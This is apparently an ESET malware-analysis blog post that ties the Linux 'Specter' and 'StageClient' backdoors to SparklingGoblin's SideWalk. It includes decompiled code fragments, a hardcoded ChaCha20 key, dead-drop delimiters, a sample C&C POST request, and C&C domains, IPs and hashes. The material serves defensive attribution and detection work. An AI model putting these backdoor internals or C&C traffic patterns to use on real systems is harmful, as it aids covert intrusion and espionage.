www.welivesecurity.com /2022/09/14/you-never-walk-alone-sidewalk-backdoor-linux-variant/

You never walk alone: The SideWalk backdoor gets a Linux variant

⋮ 9/14/2022

ESET researchers have uncovered another tool in the already extensive arsenal of the SparklingGoblin APT group: a Linux variant of the SideWalk backdoor

ESET researchers have discovered a Linux variant of the SideWalk backdoor, one of the multiple custom implants used by the SparklingGoblin APT group. This variant was deployed against a Hong Kong university in February 2021, the same university that had already been targeted by SparklingGoblin during the student protests in May 2020. We originally named this backdoor StageClient, but now refer to it simply as SideWalk Linux. We also discovered that a previously known Linux backdoor – the Specter RAT, first documented by 360 Netlab – is also actually a SideWalk Linux variant, having multiple commonalities with the samples we identified.

SparklingGoblin is an APT group whose tactics, techniques, and procedures (TTPs) partially overlap with APT41 and BARIUM. It makes use of Motnug and ChaCha20-based loaders, the CROSSWALK and SideWalk backdoors, along with Korplug (aka PlugX) and Cobalt Strike. While the group targets mostly East and Southeast Asia, we have also seen SparklingGoblin targeting a broad range of organizations and verticals around the world, with a particular focus on the academic sector. SparklingGoblin is one of the groups with access to the ShadowPad backdoor.

This blogpost documents SideWalk Linux, its victimology, and its numerous similarities with the originally discovered SideWalk backdoor.

Attribution

The SideWalk backdoor is exclusive to SparklingGoblin. In addition to the multiple code similarities between the Linux variants of SideWalk and various SparklingGoblin tools, one of the SideWalk Linux samples uses a C&C address (66.42.103[.]222) that was previously used by SparklingGoblin.

Considering all of these factors, we attribute with high confidence SideWalk Linux to the SparklingGoblin APT group.

Victimology

Even though there are various SideWalk Linux samples, as we now know them, on VirusTotal, in our telemetry we have found only one victim compromised with this SideWalk variant: a Hong Kong university that, amidst student protests, had previously been targeted by both SparklingGoblin (using the Motnug loader and the CROSSWALK backdoor) and Fishmonger (using the ShadowPad and Spyder backdoors). Note that at that time we put those two different clusters of activity under the broader Winnti Group denomination.

SparklingGoblin first compromised this particular university in May 2020, and we first detected the Linux variant of SideWalk in that university's network in February 2021. The group continuously targeted this organization over a long period of time, successfully compromising multiple key servers, including a print server, an email server, and a server used to manage student schedules and course registrations.

The road to Sidewalk Linux

SideWalk, which we first described in its Windows form in our blogpost on August 24th, 2021, is a multipurpose backdoor that can load additional modules sent from the C&C server. It makes use of Google Docs as a dead-drop resolver, and Cloudflare workers as its C&C server. It can properly handle communication behind a proxy.

The compromise chain is currently unknown, but we think that the initial attack vector could have been exploitation. This hypothesis is based on the 360 Netlab article describing the Specter botnet targeting IP cameras, and NVR and DVR devices, and the fact that the Hong Kong victim used a vulnerable WordPress server, since there were many attempts to install various webshells.

We first documented the Linux variant of SideWalk as StageClient on July 2nd, 2021, without making the connection at that time to SparklingGoblin and its custom SideWalk backdoor. The original name was used because of the repeated appearances of the string StageClient in the code.

While researching StageClient further, we found a blogpost about the Specter botnet described by 360 Netlab. That blogpost describes a modular Linux backdoor with flexible configuration that uses a ChaCha20 encryption variant – basically a subset of StageClient's functionality. Further inspection confirmed this hypothesis; we additionally found a huge overlap in functionality, infrastructure, and symbols present in all the binaries.

We compared the StageClient sample E5E6E100876E652189E7D25FFCF06DE959093433 with Specter samples 7DF0BE2774B17F672B96860D013A933E97862E6C and found numerous similarities, some of which we list below.

First, there is an overlap in C&C commands. Next, the samples have the same structure of configuration and encryption method (see Figure 1 and Figure 2).

```
79F02F                  db    0
79F030                  public StageClientConfig
79F030  StageClientConfig db 'cfg_data'         ; DATA XREF: LOAD:0000000000411388↑o
79F038  md5             db 0ABh, 5Eh, 0B9h, 5Dh, 8Ah, 55h, 0C9h, 16h, 0B8h, 5Eh
79F038                                          ; DATA XREF: InitConfigData(ClientConf *)
79F038                  db 0DCh, 0AAh, 6Fh, 4Ch, 37h, 9Eh
79F048  nonce           db 41h, 0F4h, 14h, 3Bh, 2Dh, 0E2h, 0D1h, 7Ch, 12h, 0ECh
79F048                                          ; DATA XREF: InitConfigData(ClientConf *)
79F048                                          ; InitConfigData(ClientConf *)+5F↑o
79F048                  db 67h, 8Dh
79F054  ; int chacha20_ct_len
79F054  chacha20_ct_len dd 0C3h                 ; DATA XREF: InitConfigData(ClientConf *)
79F054                                          ; InitConfigData(ClientConf *)+52↑r ...
79F058  chacha20_ct     db 0F9h, 4Fh, 71h, 0F9h, 33h, 77h, 2Bh, 0D0h, 70h, 18h
79F058                                          ; DATA XREF: InitConfigData(ClientConf *)
79F058                                          ; InitConfigData(ClientConf *)+9B↑r ...
79F058                  db 85h, 0F5h, 4Bh, 68h, 9, 42h, 2Ah, 0B4h, 4Ah, 0FFh, 54h
79F058                  db 39h, 89h, 19h, 0A2h, 50h, 0CCh, 58h, 0E2h, 97h, 0CEh
79F058                  db 35h, 8Ch, 0A7h, 9, 4Eh, 0DFh, 6Fh, 1Eh, 0D9h, 88h, 7Bh
79F058                  db 4Ah, 0E4h, 65h, 0D1h, 0Ah, 47h, 9Fh, 32h, 20h, 0D5h
79F058                  db 43h, 9, 4Dh, 1Eh, 2, 0E8h, 67h, 2, 4Ah, 99h, 0CBh, 0Ah
79F058                  db 0CDh, 29h, 15h, 62h, 16h, 7, 87h, 43h, 0BAh, 99h, 0A5h
79F058                  db 0D7h, 0BDh, 61h, 3Dh, 6Fh, 57h, 6Ah, 82h, 1, 0B4h, 49h
79F058                  db 8Ch, 0A3h, 0EBh, 21h, 3Fh, 41h, 0D9h, 75h, 25h, 96h
79F058                  db 88h, 8Eh, 20h, 0C2h, 94h, 2Ah, 3Ch, 0E4h, 24h, 33h
79F058                  db 9, 88h, 0C7h, 0C3h, 57h, 20h, 15h, 0CCh, 0C9h, 2Dh
79F058                  db 0C2h, 5Ah, 0F0h, 0EDh, 32h, 73h, 49h, 0ECh, 57h, 4Bh
79F058                  db 64h, 54h, 7Dh, 67h, 9Bh, 48h, 74h, 6Dh, 79h, 2Bh, 94h
79F058                  db 0F9h, 0DFh, 0C2h, 54h, 1, 0BCh, 0B7h, 0ABh, 2Eh, 0BBh
79F058                  db 0E3h, 1Ch, 1Ah, 14h, 98h, 2Ah, 27h, 8, 54h, 0D6h, 91h
79F058                  db 6Eh, 4Ch, 86h, 0EBh, 0ABh, 81h, 0A1h, 0F1h, 0C4h, 0EEh
79F058                  db 0F9h, 0B0h, 8Dh, 0DFh, 0DEh, 9Fh, 1Ch, 1Eh, 0DCh, 0BCh
79F058                  db 5Bh, 0CFh, 0AFh, 0CFh, 5Eh, 8, 0A3h, 0FBh, 9Eh, 7Eh
79F058                  db 0C7h, 66h, 0E7h, 3Fh, 25h, 0FEh, 8Fh
79F11B                  db    0
```

Figure 1. StageClient's configuration with modified symbols

```
080791BF                  db    0
080791C0                  public SpecterConfig
080791C0 SpecterConfig    db 'SpctCF'           ; DATA XREF: LOAD:0804A440↑o
080791C0                                        ; InitConfiguration+12↑o
080791C6 md5              db 5Ah, 38h, 3, 0E1h, 0DAh, 0F6h, 0Bh, 6Ch, 14h, 0E7h
080791C6                  db 64h, 0EFh, 0C7h, 47h, 0D3h, 52h
080791D6 nonce            db 68h, 0C4h, 57h, 42h, 6Eh, 0A6h, 0F6h, 0FCh, 0E4h, 0EFh
080791D6                  db 0B1h, 0DDh
080791E2 chacha20_ct_len  dd 0ACh
080791E6 chacha20_ct      db 0C2h, 33h, 2Fh, 0CFh, 0CDh, 0CAh, 6Dh, 84h, 0E7h, 0FFh
080791E6                  db 0B1h, 0FAh, 10h, 53h, 68h, 0C5h, 51h, 61h, 0F6h, 29h
080791E6                  db 0E0h, 0DCh, 0E5h, 0D7h, 0EFh, 9Dh, 0D0h, 3Ah, 65h, 3Bh
080791E6                  db 23h, 8Fh, 11h, 25h, 0C5h, 21h, 31h, 78h, 0C5h, 0AFh
080791E6                  db 6Ah, 0DBh, 0A9h, 1, 11h, 7Bh, 0CEh, 0D8h, 0FCh, 99h
080791E6                  db 29h, 7Dh, 5Dh, 3Bh, 0B5h, 0E4h, 0CFh, 0B4h, 47h, 68h
080791E6                  db 7, 1Bh, 83h, 0D1h, 88h, 75h, 0E2h, 90h, 6Ch, 60h, 8Dh
080791E6                  db 0ABh, 71h, 0A5h, 0BFh, 0D9h, 0FAh, 0D8h, 3Ch, 0CBh
080791E6                  db 56h, 30h, 6Bh, 9Ch, 26h, 14h, 23h, 73h, 0F8h, 55h, 0DDh
080791E6                  db 82h, 6Ch, 7Ah, 5, 0D5h, 98h, 0D4h, 0AEh, 0C7h, 98h
080791E6                  db 74h, 71h, 7Ah, 3Ah, 0CEh, 14h, 30h, 0F9h, 96h, 0E7h
080791E6                  db 30h, 0FFh, 7Eh, 0B2h, 0BDh, 0ACh, 90h, 0EEh, 0F6h, 28h
080791E6                  db 58h, 3Dh, 0A6h, 0ECh, 21h, 0CFh, 0B5h, 17h, 57h, 7Dh
080791E6                  db 0D2h, 0C4h, 0EDh, 2Eh, 0B5h, 29h, 0EAh, 64h, 31h, 0E9h
080791E6                  db 31h, 0CFh, 0B4h, 60h, 58h, 1Ch, 0FFh, 39h, 41h, 0DFh
080791E6                  db 5Dh, 0, 0FDh, 32h, 2Dh, 8, 98h, 29h, 35h, 85h, 0D6h
080791E6                  db 5Fh, 52h, 71h, 41h, 4Ah, 0BFh, 7Fh, 0BCh, 0AFh, 84h
08079292                  db    0
```

Figure 2. Specter's configuration with modified symbols

Additionally, the samples' modules are managed in almost the same way, and the majority of the interfaces are identical; modules of StageClient only need to implement one additional handler, which is for closing the module. Three out of the five known modules are almost identical.

Lastly, we could see striking overlaps in the network protocols of the compared samples. A variant of ChaCha20 is used twice for encryption with LZ4 compression in the very same way. Both StageClient and Specter create a number of threads (see Figure 3 and Figure 4) to manage sending and receiving asynchronous messages along with heartbeats.

```
BlockedThreads<StageClient>::Start(&v8, StageClient::ThreadBizMsgHandler, 0LL);
BlockedThreads<StageClient>::Start(&v8, StageClient::ThreadBizMsgSend, 0LL);
BlockedThreads<StageClient>::Start(&v8, StageClient::ThreadPollingDriven, 0LL);
BlockedThreads<StageClient>::Start(&v8, StageClient::ThreadHeartDetect, 0LL);
*(this + 176) = 1;
BlockedThreads<StageClient>::Start(&v8, StageClient::ThreadNetworkReverse, 0LL);
```

Figure 3. A part of StageClient's StageClient::StartNetwork *function*

```
pthread_create((pthread_t *)(spct_context + 0xa0),(pthread_attr_t *)0x0,ThreadPacketHandler,
               (void *)0x0);
pthread_create((pthread_t *)(spct_context + 0x9c),(pthread_attr_t *)0x0,ThreadPacketSend,
               (void *)0x0);
pthread_create((pthread_t *)(spct_context + 0xa4),(pthread_attr_t *)0x0,ThreadHeartDetect,
               (void *)0x0);
pthread_create((pthread_t *)(spct_context + 0x98),(pthread_attr_t *)0x0,ThreadNetworkReverse,
               (void *)0x0);
```

Figure 4. A part of Specter's StartNetwork *function*

Despite all these striking similarities, there are several changes. The most notable ones are the following:

- The authors switched from the C language to C++. The reason is unknown, but it should be easier to implement such modular architecture in C++ due to its polymorphism support.
- An option to exchange messages over HTTP was added (see Figure 5 and Figure 6).

```
char __fastcall DataExchanger::SendData(DataExchanger *this, __int64 data)
{
  int v2; // eax

  v2 = **(*&this->field_8[0x48] + 176LL);
  if ( v2 == 1 )
  {
    LOBYTE(v2) = DataExchanger::SendBizMsgBufferByTcp(this, *(data + 8), *(data + 4), *data == 91);
  }
  else if ( v2 == 2 )
  {
    LOBYTE(v2) = DataExchanger::SendBizMsgBufferByHttp(this, *(data + 8), *(data + 4));
  }
  return v2;
}
```

Figure 5. Sending a message in StageClient

```
int IDoSendPacketBuffer(undefined4 param_1,undefined4 param_2)

{
  int iVar1;

  iVar1 = spct_context;
  pthread_mutex_lock((pthread_mutex_t *)(spct_context + 0x264));
  SendPacketBufferByTcp(param_1,param_2);
  iVar1 = pthread_mutex_unlock((pthread_mutex_t *)(iVar1 + 0x264));
  return iVar1;
}
```

Figure 6. Sending a message in Specter

- Downloadable plugins were replaced with precompiled modules that fulfill the same purpose; a number of new commands and two new modules were added.
- Added the module TaskSchedulerMod, which operates as a built-in cron utility. Its cron table is stored in memory; the jobs are received over the network and executed as shell commands.
- Added the module SysInfoMgr, which provides information about the underlying system such as the list of installed packages and hardware details.

These similarities convince us that Specter and StageClient are from the same malware family. However, considering the numerous code overlaps between the StageClient variant used against the Hong Kong university in February 2021 and SideWalk for Windows, as described in the next section, we now believe that Specter and StageClient are both Linux variants of SideWalk, so we have decided to refer to them as SideWalk Linux.

Similarities with the Windows variant

SideWalk Windows and SideWalk Linux share too many similarities to describe within the confines of this blogpost, so here we only cover the most striking ones.

ChaCha20

An obvious similarity is noticeable in the implementations of ChaCha20 encryption: both variants use a counter with an initial value of 0x0B, which was previously mentioned in our blogpost as a specificity of SideWalk's ChaCha20 implementation.

Software architecture

One SideWalk particularity is the use of multiple threads to execute one specific task. We noticed that in both variants there are exactly five threads executed simultaneously, each of them having a specific task. The following list describes the function of each; the thread names are from the code:

- StageClient::ThreadNetworkReverse
  If a connection to the C&C server is not already established, this thread periodically attempts to retrieve the local proxy configuration and the C&C server location from the dead-drop resolver. If the previous step was successful, it attempts to initiate a connection to the C&C server.
- StageClient::ThreadHeartDetect
  If the backdoor did not receive a command in the specified amount of time, this thread can terminate the connection with the C&C server or switch to a "nap" mode that introduces minor changes to the behavior.
- StageClient::ThreadPollingDriven
  If there is no other queued data to send, this thread periodically sends a heartbeat command to the C&C server

that can additionally contain the current time.

- StageClient::ThreadBizMsgSend
  This thread periodically checks whether there is data to be sent in the message queues used by all the other threads and, if so, processes it.
- StageClient::ThreadBizMsgHandler
  This thread periodically checks whether there are any pending messages received from the C&C server and, if so, handles them.

Configuration

As in SideWalk Windows, the configuration is decrypted using ChaCha20.

Checksum

First, before decrypting, there is a data integrity check. This check is similar in both implementations of SideWalk (see Figure 7 and Figure 8): an MD5 hash is computed on the ChaCha20 nonce concatenated to the encrypted configuration data. This hash is then checked against a predefined value, and if not equal, SideWalk exits.

```
Md5Calculate(&ChaCha_nonce, config_nonce_total_size + 16, &hash);
if ( memcmp(&hash, &checksum_hash, 0x10uLL) )
  return 0;
```


Figure 7. SideWalk Linux: Configuration integrity check

```
MD5Calculate(main_struct, &ref_hash->field_10, total_size + 16, hash);// offset 0 of main_struct is the config
if ( main_struct->memcmp(hash, ref_hash, 16i64) )
  return NULL;
```


Figure 8. SideWalk Windows: Configuration integrity check

Layout

Figure 9 presents excerpts of decrypted configurations from the samples that we analyzed.

```
lliinn888
qIVrAxIRSNGjjIUj
default
ec.micosoft[.]ga
```

```
805977
rQLwWiMWukkZOQtC
default
45.67.230[.]53
```


Figure 9. Configuration parts from E5E6E100876E652189E7D25FFCF06DE959093433 *(left) and* FA6A40D3FC5CD4D975A01E298179A0B36AA02D4E *(right)*

The SideWalk Linux config contains less information than the SideWalk Windows one. This makes sense because the majority of the configuration artifacts in SideWalk Windows are used as cryptography and network parameters, whereas most of these are internal in SideWalk Linux.

Decryption using ChaCha20

As previously mentioned, SideWalk uses a main global structure to store its configuration. This configuration is first decrypted using the modified implementation of ChaCha20, as seen in Figure 10.

```
ChaCha20XOR(
  &blob->o71UwSfKrH0NkRhjOmXqFGMAWDplz4s,
  11,
  &a2->ChaCha20_nonce,
  &a2->configuration,
  &a2->configuration,
  a2->config_nonce_total_size);
```

```
ChaCha20XOR(
  "o71UwSfKrH0NkRhjOmXqFGMAWDplz4s",
  11,
  &ChaCha20_nonce,
  &configuration,
  &configuration,
  config_nonce_total_size);
```

Figure 10. ChaCha20 decryption call in SideWalk Windows (left) and in SideWalk Linux (right)

Note that the ChaCha20 key is exactly the same in both variants, strengthening the connection between the two.

Dead-drop resolver

The dead-drop resolver payload is identical in both samples. As a reminder from our blogpost on SideWalk, Figure 11 depicts the format of the payload that is fetched from the dead-drop resolver.



Figure 11. Format of the string hosted in the Google Docs document

For the first delimiter, we notice that the PublicKey: part of the string is ignored; the string AE68[…]3EFF is directly searched, as shown in *Figure 12*.

```
delimiter = (std::string *)HttpRequest::RecvData(&v56);
for ( j = 0LL; ; j = v6 + 1 )
{
  v5 = std::string::find(delimiter, "AE6849916EB80C28FE99FC0F3EFF", j);
  v6 = v5;
  if ( v5 == -1 )
    goto LABEL_12;
  v7 = *( QWORD *)delimiter;
```



```
if ( !std::string::compare(&delimiter1_2, "CC1F99653E93305D") )
{
  v13 = delimiter1;
  s2 = 0LL;
  ptr = 0LL;
  if ( delimiter1 <= 0x67u )
    goto LABEL_42;
  delimiter2 = v8 + v10;
  if ( memcmp(delimiter2 + 32, "0B93ACF2", 8uLL) )
    goto LABEL_42;
```

Figure 12. SideWalk Linux's first delimiter routine (left), end delimiter and middle delimiter routines (right)

The delimiters are identical, as well as the whole decoding algorithm.

Victim fingerprinting

In order to fingerprint the victim, different artifacts are gathered on the victim's machine. We noticed that the fetched information is exactly the same, to the extent of it even being fetched in the same order.

As the boot time in either case is a Windows-compliant time format, we can hypothesize that the operators' controller runs under Windows, and that the controller is the same for both Linux and Windows victims. Another argument supporting this hypothesis is that the ChaCha20 keys used in both implementations of SideWalk are the same.

Communication protocol

Data serialization

The communication protocol between the infected machine and the C&C is HTTP or HTTPS, depending on the configuration, but in both cases, the data is serialized in the same manner. Not only is the implementation very similar, but the identical encryption key is used in both implementations, which, again, accentuates the similarity between the two variants.

POST requests

In the POST requests used by SideWalk to fetch commands and payloads from the C&C server, one noticeable point is the use of the two parameters gtsid and gtuvid, as seen in Figure 13. Identical parameters are used in the Linux variant.

```
1 POST /M26RcKtVr5WniDVZ/5CDpKo5zmAYbTmFl HTTP/1.1
2 Cache-Control: no-cache
3 Connection: close
4 Pragma: no-cache
5 User-Agent: Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
6 gtsid: zn3isN2C6bWsqYvO
7 gtuvid: 7651E459979F931D39EDC12D68384C21249A8DE265F3A925F6E289A2467BC47D
8 Content-Length: 120
9 Host: update.facebookint.workers[.]dev
```

Figure 13. Example of a POST request used by SideWalk Windows

Another interesting point is that the Windows variant runs as fully position-independent shellcode, whereas the Linux variant is a shared library. However, we think the malware's authors could have just taken an extra step, using a tool such as sRDI to convert a compiled SideWalk PE to shellcode instead of manually writing the shellcode.

Commands

Only four commands are not implemented or implemented differently in the Linux variant, as listed in Table 1. All the other commands are present – even with the same IDs.

Table 1. Commands with different or missing implementation in the Linux version of SideWalk

Command ID (from C&C)	Windows variants	Linux variants
0x7C	Load a plugin sent by the C&C server.	Not implemented in SideWalk Linux.
0x82	Collect domain information about running processes, and owners (owner SID, account name, process name, domain information).	Do nothing.
0x8C	Data serialization function.	Commands that are not handled, but fall in the default case, which is broadcasting a message to all the loaded modules.
0x8E	Write the received data to the file located at %AllUsersProfile%\UTXP\nat\<filename>, where <filename> is a hash of the value returned by VirtualAlloc at each execution of the malware.	

Versioning

In the Linux variant, we observed a specificity that was not found in the Windows variant: a version number is computed (see Figure 14).

```
*s2 = 0;
v8 = 0;
v9 = 0;
result = sscanf("Oct 26 2020", "%s %d %d", s2, &v8, &v9);
if ( result != 3 )
  return result;
v3 = s1;
v4 = off_5448A0;
for ( i = 24LL; i; --i )
  *v3++ = *v4++;
v6 = 0LL;
while ( 1 )
{
  v7 = v6;
  if ( !strcmp(s1[v6], s2) )
    break;
  if ( ++v6 == 12 )
  {
    v7 = 12;
    break;
  }
}
*a1 = v9 - 2019;
result = v8 + ((v7 + 1) << 8);
a1[1] = result;
return result;
```


Figure 14. Versioning function in SideWalk Linux

The hardcoded date could be the beginning or end of development of this version of SideWalk Linux. The final computation is made out of the year, day, and month, from the value Oct 26 2020. In this case, the result is 1171798691840.

Plugins

In SideWalk Linux variants, modules are built in; they cannot be fetched from the C&C server. That is a notable difference from the Windows variant. Some of those built-in functionalities, like gathering system information (SysInfoMgr, for example) such as network configuration, are done directly by dedicated functions in the Windows variant. In the Windows variant, some plugins can be added through C&C communication.

Defense evasion

The Windows variant of SideWalk goes to great lengths to conceal the objectives of its code. It trimmed out all data and code that was unnecessary for its execution and encrypted the rest. On the other hand, the Linux variants contain symbols and leave some unique authentication keys and other artifacts unencrypted, which makes the detection and analysis significantly easier.

Additionally, the much higher number of inlined functions in the Windows variant suggests that its code was compiled with a higher level of compiler optimizations.

Conclusion

The backdoor that was used to attack a Hong Kong university in February 2021 is the same malware family as the SideWalk backdoor, and actually is a Linux variant of the backdoor. This Linux version exhibits several similarities with its Windows counterpart along with various novelties.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

A comprehensive list of Indicators of Compromise and samples can be found in our GitHub repository.

SHA-1	Filename	ESET detection name	Description
FA6A40D3FC5CD4D975A01E298179A0B36AA02D4E	ssh_tunnel1_0	Linux/SideWalk.L	SideWalk Linux (StageClient variant)
7DF0BE2774B17F672B96860D013A933E97862E6C	hw_ex_watchdog.exe	Linux/SideWalk.B	SideWalk Linux (Specter variant)

Network

Domain	IP	First seen	Notes
rec.micosoft[.]ga	172.67.8[.]59	2021-06-15	SideWalk C&C server (StageClient variant)
	66.42.103[.]222	2020-09-25	SideWalk C&C server (Specter variant from 360 Netlab's blogpost)

MITRE ATT&CK techniques

This table was built using *version 11* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description

Tactic	ID	Name	Description
Resource Development	T1587.001	Develop Capabilities: Malware	SparklingGoblin uses its own malware arsenal.
Discovery	T1016	System Network Configuration Discovery	SideWalk Linux has the ability to find the network configuration of the compromised machine, including the proxy configuration.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	SideWalk Linux communicates via HTTPS with the C&C server.
	T1573.001	Encrypted Channel: Symmetric Cryptography	SideWalk Linux uses ChaCha20 to encrypt communication data.

14 Sep 2022 - 11:30AM